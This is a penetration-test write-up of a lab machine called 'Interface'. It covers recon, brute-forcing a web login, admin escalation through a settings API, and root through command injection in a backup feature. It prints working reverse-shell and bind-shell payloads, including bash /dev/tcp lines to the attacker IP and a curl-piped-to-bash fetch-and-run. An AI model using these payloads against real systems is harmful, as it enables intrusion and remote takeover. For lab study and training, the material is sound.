

report

Report - Interface

- Author: Henry Post
- Target: Interface
- Target IP: 192.168.52.106
- Attacker IP: 192.168.49.52
- Date: 06/06/2026

Executive Summary

We evaluated this host to have ports 22 and 80 open - SSH and HTTP.

We brute-forced the login form on HTTP and recovered the dev-acct user's password.

From there, we abused an API to gain admin privileges. /api/settings .

With admin privileges, we saw there was a backup feature that was vulnerable to command injection. We used this to get root shell.

Recommendations

- Use strong passwords for authentication.
- Put APIs behind authentication - /api/users should not be publicly exposed without auth.
- Fix the command injection vulnerability in the backup feature.

Resources

- <https://bing0o.github.io/posts/pg-interface/>

Recon

```
sudo nano /etc/hosts
```

```
nmap -sS -sV -p- interface
```

```
<<EOF
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-06 20:05 +0000
```

```
Nmap scan report for interface (192.168.52.106)
```

```
Host is up (0.00039s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http      Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
EOF
```

Port 22 and 80.

Non-root access

On port 80, there's a login screen.



When we inspect the POST request, it's formatted like this:

http://interface/login

payload {"username": "xxx", "password": "xxx"} as JSON POST body.

We also notice that there's `/api/users` .

```
wget http://interface/api/users
mv users users.json

jq -r '[]' users.json > users.txt
```

Now, how should we brute-force this?

A failed login to `/login` gives 401 Unauthorized.

Let's try our own custom fuzzer...

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz

wget
https://raw.githubusercontent.com/meltingscales/oscp/refs/heads/main/boxes/p
rovinggrounds/Interface/brute.py

head -n 1000 /usr/share/wordlists/rockyou.txt > rockyou1000.txt
head -n 100 /usr/share/wordlists/rockyou.txt > rockyou100.txt

python brute.py --passwords rockyou100.txt
```

So apparently we get an error if we login with `wendi` with a blank password.

We stole a cred! `dev-acct:password` . Great.

We can access `http://interface/api/settings`. I wonder what happens if we POST to it.

```
payload:
{"color-theme":"light","lang":"en","admin":true}


cookie:
connect.sid=s%3AuwJUhmCB3Y_rwflLS8Paq00kJ1-
718sa.ItDJMDRqgJk1mKag%2FMNu7A07sNNJUkNFGyTY8e18M64
```

Now to send a POST request with cURL.

```
curl -s -X POST http://interface/api/settings \
-H "Content-Type: application/json" \
-H "Cookie: connect.sid=s%3AuwJUhmCB3Y_rwflLS8Paq00kJ1-
```

```
718sa.ItDJMDRqgJk1mKag%2FMNu7A07sNNJUkNFGyTY8e18M64" \
-d '{"color-theme":"light","lang":"en","admin":true}'
```

Sweet.



I smell command injection...

Empty string does this:

```
Backup created
Created backup: Created backup: /var/log/app/logfile-
undefined.1780789801938.gz
```

Let's start a rev shell listener:

```
sudo nc -nvlp 23
```

And inject this payload:

```
; bash -i >& /dev/tcp/192.168.49.52/23 0>&1 ;

# this fails, but we get this output:
```

```
Created backup: Created backup: /var/log/app/logfile-; bash -i >.gz
```

The `&` in `>&` is being interpreted as a shell background operator, splitting the command.

Option 1 — avoid `&` entirely:

```
; bash -i > /dev/tcp/192.168.49.52/23 0<&1 2>&1 ;
```

Option 2 — base64 encode to bypass special char interpretation:

```
# generate on attacker machine  
echo "bash -i >& /dev/tcp/192.168.49.52/23 0>&1" | base64 -w 0
```

Then inject the output:

```
; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ5LjUyLzIzIDA+JjEK | base64 -d  
| bash ;
```

Yeah, these fail too. Going to look up a guide for OSCP Interface.

<https://bing0o.github.io/posts/pg-interface/>

Root access

```
# in separate terminal  
nc -nvlp 445  
  
git clone https://github.com/bing0o/Reverse_Shell_Generator  
  
cd Reverse_Shell_Generator  
  
chmod +x ./payload.sh  
  
./payload.sh -r -i 192.168.49.52 -p 445 -e url  
  
ip a | grep 192 #192.168.49.52  
  
# ;bash+-i+%3E%26+%2Fdev%2Ftcp%2F192.168.49.52%2F445+0%3E%261;
```

Darn. This doesn't seem to work. I think we're really close.

Let's try a two-stage payload — host a bash script and have the victim fetch and execute it.

shell.sh:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.52/80 0>&1
```

```
# Terminal 1 - listener
sudo nc -nvlp 80

# Terminal 2 - file server
python3 -m http.server 8080
```

Inject:

```
; curl http://192.168.49.52:8080/shell.sh | bash ;
```

Or if `curl` isn't available:

```
; wget -O- http://192.168.49.52:8080/shell.sh | bash ;
```

Fails.

Okay. Let's try a bind shell.

Payload:

```
; nc -lvp 4444 -e /bin/bash ;
```

Attacker:

```
nc 192.168.52.106 4444
```

We got root!

Session Actions Edit View Help

kali@kali: ~/Rev..._Shell_Generator

kali@kali: ~/Reverse_Shell_Ger

```
(kali@kali)-[~/Reverse_Shell_Generator]
```

```
$ ping 192.168.49.52
```

```
PING 192.168.49.52 (192.168.49.52) 56(84) bytes of data.
```

```
64 bytes from 192.168.49.52: icmp_seq=1 ttl=64 time=0.052 ms
```

```
^C
```

```
— 192.168.49.52 ping statistics —
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 0.052/0.052/0.052/0.000 ms
```

```
(kali@kali)-[~/Reverse_Shell_Generator]
```

```
$ nc 192.168.52.106 4444
```

```
ls
```

```
app.js
```

```
assets
```

```
node.log
```

```
node_modules
```

```
package.json
```

```
package-lock.json
```

```
static
```

```
whoami
```

```
root
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```